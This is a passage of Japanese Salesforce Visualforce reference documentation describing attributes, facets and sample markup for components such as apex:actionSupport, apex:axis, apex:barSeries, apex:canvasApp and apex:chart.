onkeyup	String	onkeyup イベントが発生した場合 (ユーザがキーボードのキーを放した場合) に呼び出される JavaScript。		10.0	global
onmousedown	String	onmousedown イベントが発生した場合 (ユーザがマウスボタンをクリックした場合) に呼び出される JavaScript。		10.0	global

属性名	属性型	説明	必須項目	API バージョン	アクセス
onmousemove	String	onmousemove イベントが発生した場合 (ユーザがマウスポインタを移動した場合) に呼び出される JavaScript。		10.0	global
onmouseout	String	onmouseout イベントが発生した場合 (ユーザがコンポーネントからマウスポインタを移動した場合) に呼び出される JavaScript。		10.0	global
onmouseover	String	onmouseover イベントが発生した場合 (ユーザがマウスポインタをコンポーネントに重ねた場合) に呼び出される JavaScript。		10.0	global
onmouseup	String	onmouseup イベントが発生した場合 (ユーザがマウスボタンを放した場合) に呼び出される JavaScript。		10.0	global
onstart	String	AJAX 要求の開始時に呼び出される JavaScript。		10.0	global
onstop	String	AJAX 要求の完了時に呼び出される JavaScript。		10.0	global
rendered	Boolean	コンポーネントをページに表示するかどうかを指定する boolean 値。指定されていない場合、この値はデフォルトの true に設定されます。		10.0	global
startStyle	String	AJAX 要求の開始時の状況要素の表示に使用されるスタイル。主にインライン CSS スタイルを追加するために使用されます。		10.0	global
startStyleClass	String	AJAX 要求の開始時の状況要素の表示に使用されるスタイルクラス。外部 CSS スタイルシートを使用するときに適用される CSS スタイルの指定に主に使用されます。		10.0	global
startText	String	AJAX 要求の開始時に表示される状況テキスト。		10.0	global
stopStyle	String	AJAX 要求の完了時の状況要素の表示に使用されるスタイル。インライン CSS スタイルの追加に主に使用されます。		10.0	global
stopStyleClass	String	AJAX 要求の完了時の状況要素の表示に使用されるスタイルクラス。外部 CSS スタイルシートを使用するときに適用される CSS スタイルの指定に主に使用されます。		10.0	global
stopText	String	AJAX 要求の完了時に表示される状況テキスト。		10.0	global

属性名	属性型	説明	必須項目	API バージョン	アクセス
style	String	AJAX要求の状態を問わず、状況要素の表示に使用されるスタイル。インライン CSS スタイルの追加に主に使用されます。		10.0	global
styleClass	String	AJAX要求の状態を問わず、状況要素の表示に使用されるスタイルクラス。外部 CSS スタイルシートを使用するときに適用される CSS スタイルの指定に主に使用されます。		10.0	global
title	String	ユーザがコンポーネントにマウスポインタを重ねたときにツールチップとして表示されるテキスト。		10.0	global

Facet

facet 名	説明	API バージョン
start	AJAX 要求の開始時に表示されるコンポーネント。この facet は、startText 属性の代わりに使用します。actionStatus コンポーネントの外観は、属性 name="start" を含む facet によって要求の開始時に制御されるため、start facet が actionStatus コンポーネントの本文に表示される順序は重要ではありません。	10.0
stop	AJAX 要求の完了時に表示されるコンポーネント。この facet は、stopText 属性の代わりに使用します。actionStatus コンポーネントの外観は、属性 name="stop" を含む facet によって要求の完了時に制御されるため、stop facet が actionStatus コンポーネントの本文に表示される順序は重要ではありません。	10.0

apex:actionSupport

他のコンポーネントに AJAX サポートを追加するコンポーネントです。このコンポーネントでは、ボタンのクリック、マウスを重ねるなどの特定のイベントの発生時にサーバが非同期にコンポーネントを更新できます。

<apex:actionFunction> も参照してください。

例

```
<!--  Page: -->
```

```
<apex:page controller="exampleCon">
    <apex:form>
        <apex:outputpanel id="counter">
            <apex:outputText value="Click Me!: {!count}"/>
            <apex:actionSupport event="onclick"
                                action="{!incrementCounter}"
                                rerender="counter" status="counterStatus"/>
        </apex:outputpanel>
        <apex:actionStatus id="counterStatus"
                           startText=" (incrementing...)"
                           stopText=" (done)"/>
    </apex:form>
</apex:page>


/***  Controller: ***/
public class exampleCon {
    Integer count = 0;

    public PageReference incrementCounter() {
            count++;
            return null;
    }

    public Integer getCount() {
        return count;
    }
}
```

属性

属性名	属性型	説明	必須項目	API バージョン	アクセス
action	ApexPages.Action	サーバに対する AJAX 要求によって呼び出される action メソッド。このメソッドを参照するには、差し込み項目の構文を使用します。たとえば、action="{!incrementCounter}" ではコントローラの incrementCounter() メソッドを参照します。アクションが指定されていない場合、ページは単に更新されます。		10.0	global
disabled	Boolean	ユーザがコンポーネントを無効にできる boolean 値。「true」に設定すると、イベントの実行時にアクションが呼び出されません。		16.0	
disableDefault	Boolean	関連付けられているイベントのデフォルトのブラウザ処理をスキップするかどうかを指定する boolean 値。true に設定すると、この処理はスキップされます。指定されていない場合、この値はデフォルトの true に設定されます。		10.0	global
event	String	AJAX 要求を生成する DOM イベント。使用可能な値には、「onblur」、「onchange」、「onclick」、「ondblclick」、「onfocus」、「onkeydown」、「onkeypress」、「onkeyup」、「onmousedown」、「onmousemove」、「onmouseout」、「onmouseover」、「onmouseup」、「onselect」などがあります。		10.0	global
focus	String	AJAX 要求の完了後にフォーカスされるコンポーネントの ID。		10.0	global
id	String	ページの他のコンポーネントがコンポーネントを参照できるようにする識別子。		10.0	global
immediate	Boolean	ページの項目に関連付けられている入力規則を処理することなく、このコンポーネントに関連付けられているアクションをすぐに実行するかどうかを指定する boolean 値。true に設定すると、アクションがすぐに実行され、入力規則はスキップされます。指定されていない場合、この値はデフォルトの false に設定されます。		11.0	global

属性名	属性型	説明	必須項目	API バージョン	アクセス
onbeforedomupdate	String	onbeforedomupdate イベントの発生時 (AJAX 要求が処理されたとき、ただし、ブラウザの DOM が更新される前) に呼び出される JavaScript。		11.0	global
oncomplete	String	AJAX 更新要求の結果がクライアントで完了したときに呼び出される JavaScript。		10.0	global
onsubmit	String	AJAX 更新要求がサーバに送信される前に呼び出される JavaScript。		10.0	global
rendered	Boolean	コンポーネントをページに表示するかどうかを指定する boolean 値。指定されていない場合、この値はデフォルトの true に設定されます。		10.0	global
reRender	Object	AJAX 更新要求の結果がクライアントに返されるときに再作成される 1 つ以上のコンポーネントの ID。この値には、単一の ID、ID のカンマ区切りのリスト、または ID のリストまたはコレクションの差し込み項目の式を使用できます。		10.0	global
status	String	AJAX 更新要求の状況を表示する関連付けられているコンポーネントの ID。「actionStatus コンポーネント」を参照してください。		10.0	global
timeout	Integer	AJAX 更新要求がタイムアウトするまでの時間 (ミリ秒)。		10.0	global

apex:areaSeries

Visualforce グラフで網掛け領域として表示されるデータ系列です。fill 属性を true に設定した折れ線グラフの系列に似ていますが、各 X 値に対する複数の Y 値がレベルとしてそれぞれの上に「積み上げ」られます。

少なくとも、各点が表す領域量を定義する線に沿って各点の X 値および Y 値として使用するデータコレクションの項目、および目盛りとして使用する X 軸および Y 軸を指定する必要があります。グラフにレベルを追加するには、複数の Y 値を追加します。各レベルには新しい色が使用されます。

注: このコンポーネントは <apex:chart> コンポーネントで囲む必要があります。1 つのグラフに複数の <apex:areaSeries> コンポーネントを使用でき、<apex:barSeries>、<apex:lineSeries>、および <apex:scatterSeries> コンポーネントを追加できますが、判読しにくい結果になる可能性があります。

3 つの Y 値をレベルとしてプロットする面グラフ

```
<apex:chart height="400" width="700" animate="true" legend="true" data="{!data}">
    <apex:legend position="left"/>
    <apex:axis type="Numeric" position="left" fields="data1,data2,data3"
        title="Closed Won" grid="true">
        <apex:chartLabel/>
    </apex:axis>
    <apex:axis type="Category" position="bottom" fields="name"
        title="Month of the Year">
        <apex:chartLabel rotate="315"/>
    </apex:axis>
    <apex:areaSeries axis="left" xField="name" yField="data1,data2,data3" tips="true"/>
</apex:chart>
```

属性

属性名	属性型	説明	必須項目	API バージョン	アクセス
axis	String	このグラフの系列のバインド先の軸。グラフの 4 辺の境界の 1 つである必要があります。 • left • right • top • bottom この軸のバインド先は同階層の <apex:axis> コンポーネントによって定義される必要があります。	はい	26.0	
colorSet	String	レベル領域の塗りつぶしの色として順に使用される一連の色の値。色は、HTML スタイル (16 進) の色をカンマ区切りで指定します。たとえば、#00F,#0F0,#F00 です。		26.0	
highlight	Boolean	マウスポインタを重ねたときに各レベルを強調表示するかどうかを指定する boolean 値。指定され		23.0	

属性名	属性型	説明	必須項目	API バージョン	アクセス
		ていない場合、この値はデフォルトの true に設定されます。			
highlightLineWidth	Integer	レベルが強調表示されるときにレベルを囲む線の太さをピクセル単位で指定する整数。		26.0	
highlightOpacity	String	レベルが強調表示されるときにレベル上に重ねる色の不透明度を表す 0 ～ 1 までの小数値。		26.0	
highlightStrokeColor	String	レベルが強調表示されるときにレベルを囲む線の HTML スタイルの色を指定する文字列。		26.0	
id	String	ページの他のコンポーネントがグラフコンポーネントを参照できるようにする識別子。		26.0	global
opacity	String	この系列のレベルの塗りつぶされた領域の不透明度を表す 0 ～ 1 までの小数値。		26.0	
rendered	Boolean	グラフでグラフ系列を表示するかどうかを指定する boolean 値。指定されていない場合、この値はデフォルトの true に設定されます。		26.0	
rendererFn	String	各データポイントが表示される方法を追加または上書きする JavaScript 関数の名前を指定する文字列。追加のスタイルを指定またはデータを追加するために実装します。		26.0	
showInLegend	Boolean	このグラフ系列をグラフの凡例に追加するかどうかを指定する boolean 値。指定されていない場合、この値はデフォルトの true に設定されます。		26.0	
tips	Boolean	マウスポインタを重ねたときに各データポイントマーカーのツールチップを表示するかどうかを指定する boolean 値。ツールチップの形式は `xField: yField` です。指定されていない場合、この値はデフォルトの true に設定されます。		26.0	
title	String	このグラフ系列のタイトル。グラフの凡例に表示されます。 `yField` の複数のデータ系列を使用する積み上げグラフの場合、各系列のタイトルをカンマで区切ります。例: `title="MacDonald,Picard,Worle"`。		26.0	
xField	String	系列のデータポイントごとの X 軸の値の取得元である、グラフデータに指定された各レコードの項	はい	26.0	

属性名	属性型	説明	必須項目	API バージョン	アクセス
		目。この項目はグラフデータのすべてのレコードに存在している必要があります。			
yField	String	系列のデータポイントごとのY軸の値の取得元である、グラフデータに指定された各レコードの項目。この項目はグラフデータのすべてのレコードに存在している必要があります。	はい	26.0	

apex:attribute

カスタムコンポーネントの属性の定義です。属性タグはコンポーネントタグの子としてのみ指定できます。名前が id、rendered などである属性は定義できません。これらの属性はすべてのカスタムコンポーネント定義で自動的に作成されます。

例

```
<!-- Page: -->


<apex:page>

    <c:myComponent myValue="My component's value" borderColor="red" />

</apex:page>


<!-- Component:myComponent -->


<apex:component>

    <apex:attribute name="myValue" description="This is the value for the component."
type="String" required="true"/>

    <apex:attribute name="borderColor" description="This is color for the border."
type="String" required="true"/>


    <h1 style="border:{!borderColor}">

        <apex:outputText value="{!myValue}"/>
```

```
    </h1>
</apex:component>
```

属性

属性名	属性型	説明	必須項目	API バージョン	アクセス
access	String	属性を同じ名前空間の任意のページ外で属性として使用できるかどうかを指定する。使用できる値は、「public」(デフォルト)および「global」です。属性を属性の名前空間外で使用できるように指定する場合は、global を使用します。親の apex:component のアクセス属性が global に設定されている場合は、このコンポーネントに対しても global に設定する必要があります。親の apex:component のアクセス属性が public に設定されている場合は、このコンポーネントに対して global に設定することはできません。注: この指定がある属性には、appexchange の管理パッケージの説明にある非推奨ポリシーが適用されます。		14.0	
assignTo	Object	関連付けられているカスタムコンポーネントコントローラでこの属性の値をクラス変数に割り当てる setter メソッド。この属性を使用する場合は、getter メソッドおよび setter メソッドまたは get 値および set 値を含むプロパティを定義する必要があります。		12.0	global
default	String	属性のデフォルト値。		13.0	global
description	String	属性のテキストによる説明。この説明はカスタムコンポーネントが保存されるとすぐにコンポーネントの参照に含められます。		12.0	global
encode	Boolean	これは、一部のパッケージインストールに影響する問題に対応する一時オプション。この属性は今後のリリースで廃止されます。Salesforce による指示がない限り使用しないでください。		15.0	
id	String	カスタムコンポーネント定義で他のタグが属性を参照できるようにする識別子。		12.0	global
name	String	関連付けられているカスタムコンポーネントが属性の値を含む場合に Visualforce マークアップで使	はい	12.0	global

属性名	属性型	説明	必須項目	API バージョン	アクセス
		用されている属性の名前。コンポーネントの定義では、この名前はその他すべての属性とは異なり一意である必要があります。id、rendered、action という名前の属性は定義できません。これらの属性は、すべてのカスタムコンポーネントの定義で自動的に作成されるか、または使用できないかのいずれかです。			
required	Boolean	関連付けられているカスタムコンポーネントが Visualforce ページに含まれる場合に属性の値を指定する必要があるかどうかを指定する boolean 値。true に設定すると、値が必須になります。指定されていない場合、この値はデフォルトの false に設定されます。		12.0	global
type	String	属性の Apex データ型。assignTo 属性を使用してこの属性の値をコントローラクラス変数に割り当てる場合、データ型の値とクラス変数のデータ型が一致している必要があります。type 属性は次のデータ型のみを値として使用できます。 • string、integer、または boolean などのプリミティブデータ型 • Account などの sObject、My_Custom_Object__c、または汎用型の SObject • String[]、Contact[] などの配列表記を使用して指定する一次元リスト • type="map" を使用して指定する対応付け。対応付けの特定のデータ型を指定する必要はありません。 • カスタム Apex データ型 (クラス)	はい	12.0	global

apex:axis

グラフの軸を定義します。これを使用して軸の単位、目盛り、ラベル、およびその他の表示オプションを設定します。1 つのグラフの各境界に 1 つ、最大 4 つの軸を定義できます。

注: このコンポーネントは <apex:chart> コンポーネントで囲む必要があります。

例

```
<!-- Page: -->

<apex:chart height="400" width="700" data="{!data}">

    <apex:axis type="Numeric" position="left" fields="data1"

        title="Opportunities Closed" grid="true"/>

    <apex:axis type="Numeric" position="right" fields="data3"

        title="Revenue (millions)"/>

    <apex:axis type="Category" position="bottom" fields="name"

        title="Month of the Year">

        <apex:chartLabel rotate="315"/>

    </apex:axis>

    <apex:barSeries title="Monthly Sales" orientation="vertical" axis="right"

        xField="name" yField="data3"/>

    <apex:lineSeries title="Closed-Won" axis="left" xField="name" yField="data1"/>

</apex:chart>
```

属性

属性名	属性型	説明	必須項目	API バージョン	アクセス
dashSize	Integer	ダッシュマーカーのサイズ (ピクセル単位)。指定されていない場合、この値はデフォルトの 3 に設定されます。		23.0	
fields	String	軸のラベルの値の取得元のグラフデータの各レコードの項目。軸の目盛り範囲を広げてすべての値を含むようにするため、複数の項目を指定できます。項目はグラフデータのすべてのレコードに存在する必要があります。		23.0	
grid	Boolean	グラフの背景にグリッド線を引くかどうかを指定する boolean 値。縦軸で true である場合、縦線が引かれます。横軸も同様です。グラフの縦横両方の軸でグリッドを true に設定すると、適切なグ		23.0	

属性名	属性型	説明	必須項目	API バージョン	アクセス
		リッドを引くことができます。指定されていない場合、この値はデフォルトの false に設定されます。			
gridFill	Boolean	グリッドとグリッドの間を背景色で塗りつぶすかどうかを指定する boolean 値。指定されていない場合、この値はデフォルトの false に設定されます。		23.0	
id	String	ページの他のコンポーネントがグラフコンポーネントを参照できるようにする識別子。		23.0	global
margin	Integer	グラフの境界と軸のラベルテキストのベースライン間の距離を指定する整数値。負の値も有効であり、その場合はラベルがグラフの境界内に移動されます。軸のタイプ(およびグラフ)がゲージの場合にのみ有効です。指定されていない場合、この値はデフォルトの 10 に設定されます。		26.0	
maximum	Integer	この軸で許容される最大値。設定されていない場合、項目の値から最大値が自動的に計算されます。		23.0	
minimum	Integer	この軸で許容される最小値。設定されていない場合、項目の値から最小値が自動的に計算されます。		23.0	
position	String	軸がバインドされているグラフの境界。有効なオプションは、次のとおりです。 • left • right • top • bottom • gauge • radial 最初の 4 つの位置は、標準線形グラフの各辺に対応します。「gauge」は <apex:gaugeSeries> で使用される軸に固有のもので、「radial」は <apex:radarSeries> で使用される軸に固有のものです。	はい	23.0	

属性名	属性型	説明	必須項目	API バージョン	アクセス
rendered	Boolean	軸要素をグラフに表示するかどうかを指定する boolean 値。指定されていない場合、この値はデフォルトの true に設定されます。		23.0	
steps	Integer	軸に配置する刻みマークの数を指定する integer 値。設定すると、軸の刻みマークの自動計算が無効になります。軸のタイプが Numeric の場合にのみ有効です。		26.0	
title	String	軸のラベル。		23.0	
type	String	軸のタイプを指定する。これは、軸の間隔およびスペースの計算に使用されます。有効なオプションは、次のとおりです。 • 「Category」は項目名、項目種別など数値以外の情報に使用する。 • 「Numeric」は定量的な値に使用する。 • 「Gauge」は <apex:gaugeSeries> のみで使用される必須のオプション。 • 「Radial」は <apex:radarSeries> のみで使用される必須のオプション。	はい	23.0	

apex:barSeries

Visualforce グラフで棒として表示するデータ系列です。少なくとも、各棒の X 値および Y 値として使用するデータコレクションの項目、および目盛りとして使用する X 軸および Y 軸を指定する必要があります。グループ化または積み上げ棒区分をグラフに追加するには、複数の Y 値を追加します。各区分には新しい色が使用されます。

注: このコンポーネントは <apex:chart> コンポーネントで囲む必要があります。1 つのグラフに複数の <apex:barSeries> コンポーネントおよび <apex:lineSeries> コンポーネントを含めることができます。<apex:areaSeries> コンポーネントと <apex:scatterSeries> コンポーネントを追加できますが、判読しにくい結果になる可能性があります。

例

```
<!-- Page: -->

<apex:chart height="400" width="700" data="{!data}">

    <apex:axis type="Numeric" position="left" fields="data1"
```

```
        title="Opportunities Closed" grid="true"/>
    <apex:axis type="Numeric" position="right" fields="data3"
        title="Revenue (millions)"/>
    <apex:axis type="Category" position="bottom" fields="name"
        title="Month of the Year"/>
    <apex:barSeries title="Monthly Sales" orientation="vertical" axis="right"
        xField="name" yField="data3">
        <apex:chartTips height="20" width="120"/>
    </apex:barSeries>
    <apex:lineSeries title="Closed-Won" axis="left" xField="name" yField="data1"/>
</apex:chart>
```

属性

属性名	属性型	説明	必須項目	API バージョン	アクセス
axis	String	このグラフの系列のバインド先の軸。グラフの 4 辺の境界の 1 つである必要があります。 • left • right • top • bottom この軸のバインド先は同階層の <apex:axis> コンポーネントによって定義される必要があります。	はい	23.0	
colorSet	String	棒の塗りつぶしの色として順に使用される一連の色の値。色は、HTML スタイル (16 進) の色をカンマ区切りで指定します。たとえば、#00F,#0F0,#F00 です。		26.0	

属性名	属性型	説明	必須項目	API バージョン	アクセス
colorsProgressWithinSeries	Boolean	colorSet 属性の色をどのような順序で使用していくかを指定する boolean 値。 • true に設定すると、colorSet の最初の色が <apex:barSeries> の最初の棒 (<apex:barSeries> が積み上げの場合は棒区分) に使用され、2 番目の色は 2 番目の棒というように順に使用されます。各 <apex:barSeries> の先頭で、再び最初の色に戻ります。 • false に設定すると、colorSet の最初の色が最初の <apex:barSeries> のすべての棒に使用され、2 番目の色は 2 番目の <apex:barSeries> の棒というように順に使用されます。		26.0	
groupGutter	Integer	棒のグループの間隔を棒の幅のパーセントで指定する整数。		26.0	
gutter	Integer	個々の棒の間隔を棒の幅のパーセントで指定する整数。		26.0	
highlight	Boolean	マウスポインタを重ねたときに各棒を強調表示するかどうかを指定する boolean 値。指定されていない場合、この値はデフォルトの true に設定されます。		23.0	
highlightColor	String	棒が強調表示されるときに棒の上に重ねる HTML スタイルの色を指定する文字列。		26.0	
highlightLineWidth	Integer	棒が強調表示されるときに棒を囲む線の太さをピクセル単位で指定する整数。		26.0	
highlightOpacity	String	棒が強調表示されるときに棒の上に重ねる色の不透明度を表す 0 ～ 1 までの小数値。		26.0	
highlightStroke	String	棒が強調表示されるときに棒を囲む線の HTML スタイルの色を指定する文字列。		26.0	
id	String	ページの他のコンポーネントがグラフコンポーネントを参照できるようにする識別子。		23.0	global
orientation	String	グラフの棒の方向。有効なオプションは、次のとおりです。 • horizontal	はい	23.0	

属性名	属性型	説明	必須項目	API バージョン	アクセス
		• vertical			
rendered	Boolean	グラフでグラフ系列を表示するかどうかを指定する boolean 値。指定されていない場合、この値はデフォルトの true に設定されます。		23.0	
rendererFn	String	各棒が表示される方法を追加または上書きする JavaScript 関数の名前を指定する文字列。追加のスタイルを指定またはデータを追加するために実装します。		26.0	
showInLegend	Boolean	このグラフ系列をグラフの凡例に追加するかどうかを指定する boolean 値。指定されていない場合、この値はデフォルトの true に設定されます。		23.0	
stacked	Boolean	棒の値をグループ化するか積み上げるかを指定する boolean 値。		26.0	
tips	Boolean	マウスポインタを重ねたときに各棒のツールチップを表示するかどうかを指定する boolean 値。このツールチップの形式は <xField>: <yField> です。指定されていない場合、この値はデフォルトの true に設定されます。		23.0	
title	String	このグラフ系列のタイトル。グラフの凡例に表示されます。 yField の複数のデータ系列を使用する積み上げグラフの場合、各系列のタイトルをカンマで区切ります。例: title="MacDonald,Picard,Worle"。		23.0	
xField	String	系列のデータポイントごとの X 軸の値の取得元である、グラフデータに指定された各レコードの項目。この項目はグラフデータのすべてのレコードに存在している必要があります。	はい	23.0	
xPadding	Integer	左軸および右軸とグラフの棒の間のパディングをピクセル単位で指定する整数。		26.0	
yField	String	系列のデータポイントごとの Y 軸の値の取得元である、グラフデータに指定された各レコードの項目。この項目はグラフデータのすべてのレコードに存在している必要があります。	はい	23.0	

属性名	属性型	説明	必須項目	API バージョン	アクセス
yPadding	Integer	上軸および下軸とグラフの棒の間のパディングをピクセル単位で指定する整数。		26.0	

apex:canvasApp

指定された developerName/namespacePrefix または applicationName/namespacePrefix 値のペアで識別されるキャンバスアプリケーションを表示します。developerName と applicationName の両方が設定されている場合は、developerName 属性が優先されます。

要件:

- 組織で Force.com Canvas が有効になっている必要があります。

<apex:canvasApp> コンポーネントを使用するときの考慮事項は、次のとおりです。

- 開発組織とは、キャンバスアプリケーションを開発し、パッケージ化する組織です。
- インストール組織とは、パッケージ化されたキャンバスアプリケーションのインストール先の組織です。
- Visualforce ページでの <apex:canvasApp> コンポーネントの使用状況は、キャンバスアプリケーションのアプリケーション名または開発者名が変更されても更新されません。
- キャンバスアプリケーションは、<apex:canvasApp> を使用してそれを参照する Visualforce ページが存在する場合は削除できません。

次の例では、開発者名のみを使用してキャンバスアプリケーションを表示します。組織に名前空間プレフィックスがない場合は、namespacePrefix 属性を使用しないでください。

```
    Note: The canvas app is rendered within a div element, the div element id can be
retrieved by {!$Component.genContainer}.

    <apex:page showHeader="false">

      <apex:canvasApp developerName="canvasAppDeveloperName"/>

    </apex:page>
```

次の例では、アプリケーション名のみを使用してキャンバスアプリケーションを表示します。

```
<apex:page showHeader="false">

  <apex:canvasApp applicationName="canvasAppName"/>

</apex:page>
```

次の例では、開発者名と、キャンバスアプリケーションが作成された組織の名前空間プレフィックスを使用して、キャンバスアプリケーションを表示します。

```
<apex:page showHeader="false">

  <apex:canvasApp developerName="canvasAppDeveloperName"
namespacePrefix="fromDevOrgNamespacePrefix"/>

</apex:page>
```

次の例では、アプリケーション名と、キャンバスアプリケーションが作成された組織の名前空間プレフィックスを使用して、キャンバスアプリケーションを表示します。

```
<apex:page showHeader="false">

  <apex:canvasApp applicationName="canvasAppName"
namespacePrefix="fromDevOrgNamespacePrefix"/>

</apex:page>
```

次の例では、特定の出力パネルでキャンバスアプリケーションを表示します。

```
    <apex:page showHeader="false">

      <apex:outputPanel layout="block" id="myContainer">

        <apex:canvasApp developerName="canvasAppName"
namespacePrefix="fromDevOrgNamespacePrefix" containerId="{!$Component.myContainer}"/>

      </apex:outputPanel>

    </apex:page>
```

属性

属性名	属性型	説明	必須項目	API バージョン	アクセス
applicationName	String	キャンバスアプリケーションの名前。applicationName または developerName が必要です。		33.0	
border	String	キャンバスアプリケーションの境界線の幅 (ピクセル)。指定されていない場合、デフォルトの 0 ピクセルに設定されます。		33.0	
canvasId	String	キャンバスアプリケーションウィンドウの一意の ID。この属性を使用して、イベントをキャンバスアプリケーションの対象にします。		33.0	
containerId	String	キャンバスアプリケーションが表示される HTML 要素 ID。指定されていない場合、デフォルトの null に設定されます。この属性で指定されるコンテナを <apex:canvasApp> コンポーネントの後に配置することはできません。		33.0	
developerName	String	キャンバスアプリケーションの開発者名。この名前は、キャンバスアプリケーションが作成された		33.0	

属性名	属性型	説明	必須項目	API バージョン	アクセス
		ときに定義され、キャンバスアプリケーションのプレビューアで表示されます。developerName または applicationName が必要です。			
entityFields	String	オブジェクトに配置された Visualforce ページにコンポーネントが表示されるときに、署名付き要求 Entity オブジェクトで返される項目を指定します。この属性が指定されていないか空白の場合、ID および種別情報が提供されます。有効な属性値は次のとおりです。 • 項目名のカンマ区切りのリスト。たとえば、[取引先 電話] 項目と [Fax] 項目を返すには、entityFields="Phone,Fax" という属性を指定します。 • アスタリスク「*」。関連付けられたオブジェクトのすべての項目を返します。		33.0	
height	String	キャンバスアプリケーションウィンドウの高さ (ピクセル単位)。指定されていない場合、デフォルトの 900 ピクセルに設定されます。		33.0	
id	String	ページの他のコンポーネントがコンポーネントを参照できるようにする識別子。		14.0	global
maxHeight	String	キャンバスアプリケーションウィンドウの高さの最大値 (ピクセル)。デフォルトは 2000 ピクセルで、「infinite」も有効な値です。		33.0	
maxWidth	String	キャンバスアプリケーションウィンドウの幅の最大値 (ピクセル)。デフォルトは 1000 ピクセルで、「infinite」も有効な値です。		33.0	
namespacePrefix	String	キャンバスアプリケーションが作成された Developer Edition 組織の名前空間の値。キャンバスアプリケーションが Developer Edition 組織で作成されていない場合は省略できます。指定されていない場合、デフォルトの null に設定されます。		33.0	
onCanvasAppError	String	キャンバスアプリケーションの表示に失敗した場合にコールされる JavaScript 関数の名前。		33.0	
onCanvasAppLoad	String	キャンバスアプリケーションの読み込み後にコールされる JavaScript 関数の名前。		33.0	

属性名	属性型	説明	必須項目	API バージョン	アクセス
parameters	String	キャンバスアプリケーションに渡されるパラメータのオブジェクト表現。JSON形式またはJavaScriptオブジェクトリテラルとして指定する必要があります。JavaScriptオブジェクトリテラルとしてのパラメータの例: {param1:'value1',param2:'value2'}。指定されていない場合、デフォルトのnullに設定されます。		33.0	
rendered	Boolean	コンポーネントをページに表示するかどうかを指定するboolean値。指定されていない場合、この値はデフォルトのtrueに設定されます。		14.0	global
scrolling	String	キャンバスアプリケーションウィンドウでスクロールバーを使用するかどうかを指定します。有効な値はauto|yes|noです。指定されていない場合や、無効な値に設定されている場合、デフォルトのnoに設定されます。		33.0	
width	String	キャンバスアプリケーションウィンドウの幅(ピクセル単位)。指定されていない場合、デフォルトの800ピクセルに設定されます。		33.0	

apex:chart

Visualforceグラフです。サイズおよびデータバインドを含むグラフの一般的な特性を定義します。

例

```
<!-- Page: -->

<apex:chart data="{!pieData}">

    <apex:pieSeries labelField="name" dataField="data1"/>

</apex:chart>
```

属性

属性名	属性型	説明	必須項目	API バージョン	アクセス
animate	Boolean	最初に表示するときにグラフをアニメーションさせるかどうかを指定する boolean 値。指定されていない場合、この値はデフォルトの true に設定されます。		23.0	
background	String	グラフの背景に使用する色を HTML スタイルの (16 進数) 色として指定する文字列。指定されていない場合は、白の背景が使用されます。		26.0	
colorSet	String	各子系列で使用される一連の色。色は、HTML スタイル (16 進) の色をカンマ区切りで指定します。たとえば、#00F,#0F0,#F00 です。これらの色は、Visualforce グラフで使用されるデフォルトの色を上書きします。これらの色は同様に個々のデータ系列に指定した colorSet で上書きできます。		26.0	
data	Object	グラフのデータバインドを指定する。これには、式のコントローラメソッド参照、JavaScript 関数、または JavaScript オブジェクトを指定できます。どの場合でも、結果はレコードの配列である必要があり、すべてのレコードに子データ系列コンポーネントで参照されるすべての項目を含める必要があります。	はい	23.0	
floating	Boolean	CSS の絶対位置設定を使用して、通常の HTML ドキュメントフロー外にグラフをフロート表示するかどうかを指定する boolean 値。		23.0	
height	String	グラフの長方形の高さ。整数で指定した場合はピクセル単位となり、パーセント記号が続く数値で指定した場合は HTML 要素を含む高さのパーセントとなります。ブラウザおよびデータセット全体で一貫性のある動作を実現するには、ピクセルを使用してください。極端に高いまたは低いグラフを生成される可能性がある可変のデータセットを操作する場合は、パーセントを使用します。多数の棒を含む横棒グラフに最も効果的です。 注意:パーセントの高さは Firefox では正しく表示されないことが判明しています。	はい	23.0	

属性名	属性型	説明	必須項目	API バージョン	アクセス
hidden	Boolean	初期状態でグラフを表示するか非表示にするかを指定する boolean 値。ページが初めて表示されるときにグラフを非表示にする場合は、true に設定します。		23.0	
id	String	ページの他のコンポーネントがグラフコンポーネントを参照できるようにする識別子。		23.0	global
legend	Boolean	デフォルトのグラフの凡例を表示するかどうかを指定する boolean 値。グラフに詳細オプションの <apex:legend> コンポーネントを追加します。指定されていない場合、この値はデフォルトの true に設定されます。		23.0	
name	String	追加設定の指定または動的操作の実行に使用する生成された JavaScript オブジェクトの名前。名前はすべてのグラフコンポーネントで一意である必要があります。含む側の最上位コンポーネント (<apex:page> または <apex:component>) の名前空間が指定されている場合、グラフ名にプレフィックスとして名前空間が付けられます。たとえば、MyNamespace.MyChart となります。		23.0	
rendered	Boolean	コンポーネントをページに表示するかどうかを指定する boolean 値。指定されていない場合、この値はデフォルトの true に設定されます。		23.0	
renderTo	String	グラフを表示する DOM 要素の ID を指定する文字列。		23.0	
resizable	Boolean	表示されたグラフのサイズを変更できるかどうかを指定する boolean 値。		23.0	
theme	String	使用するグラフのテーマの名前を指定する文字列。テーマには、定義済みの一連の色が用意されています。使用可能なテーマは、次のとおりです。 • Salesforce • 青 • 緑 • 赤 • 紫 • 黄		26.0	

属性名	属性型	説明	必須項目	API バージョン	アクセス
		• 空 • カテゴリ1 • カテゴリ2 • カテゴリ3 • カテゴリ4 • カテゴリ5 • カテゴリ6 デフォルトの「Salesforce」では、Salesforce レポートおよび分析のグラフと同じ色が指定されます。colorSet を使用すれば、グラフコンポーネントに独自の色を定義できます。			
width	String	グラフの長方形の幅。整数で指定した場合はピクセル単位となり、パーセント記号が続く数値で指定した場合は HTML 要素を含む幅のパーセントとなります。ブラウザおよびデータセット全体で一貫性のある動作を実現するには、ピクセルを使用してください。グラフでブラウザウィンドウの幅を広げる場合は、パーセントを使用します。	はい	23.0	

apex:chartLabel

ラベルの表示方法を定義します。<apex:chartLabel> は、ラップするコンポーネントに応じて、データ系列のラベル、円グラフの区分のラベル、および軸のラベルの表示に影響を与えるオプションを提示します。

注: このコンポーネントはデータ系列コンポーネントまたは <apex:axis> コンポーネントで囲む必要があります。

例

```
<!-- Page: -->

<apex:chart height="400" width="700" data="{!data}">

    <apex:axis type="Numeric" position="left" fields="data1"

        title="Opportunities Closed" grid="true"/>

    <apex:axis type="Category" position="bottom" fields="name"

        title="Month of the Year">
```

```
        <apex:chartLabel rotate="315"/>
    </apex:axis>
    <apex:lineSeries title="Closed-Won" axis="left" xField="name" yField="data1"/>
    <apex:lineSeries title="Closed-Lost" axis="left" xField="name" yField="data2"/>
</apex:chart>
```

属性

属性名	属性型	説明	必須項目	API バージョン	アクセス
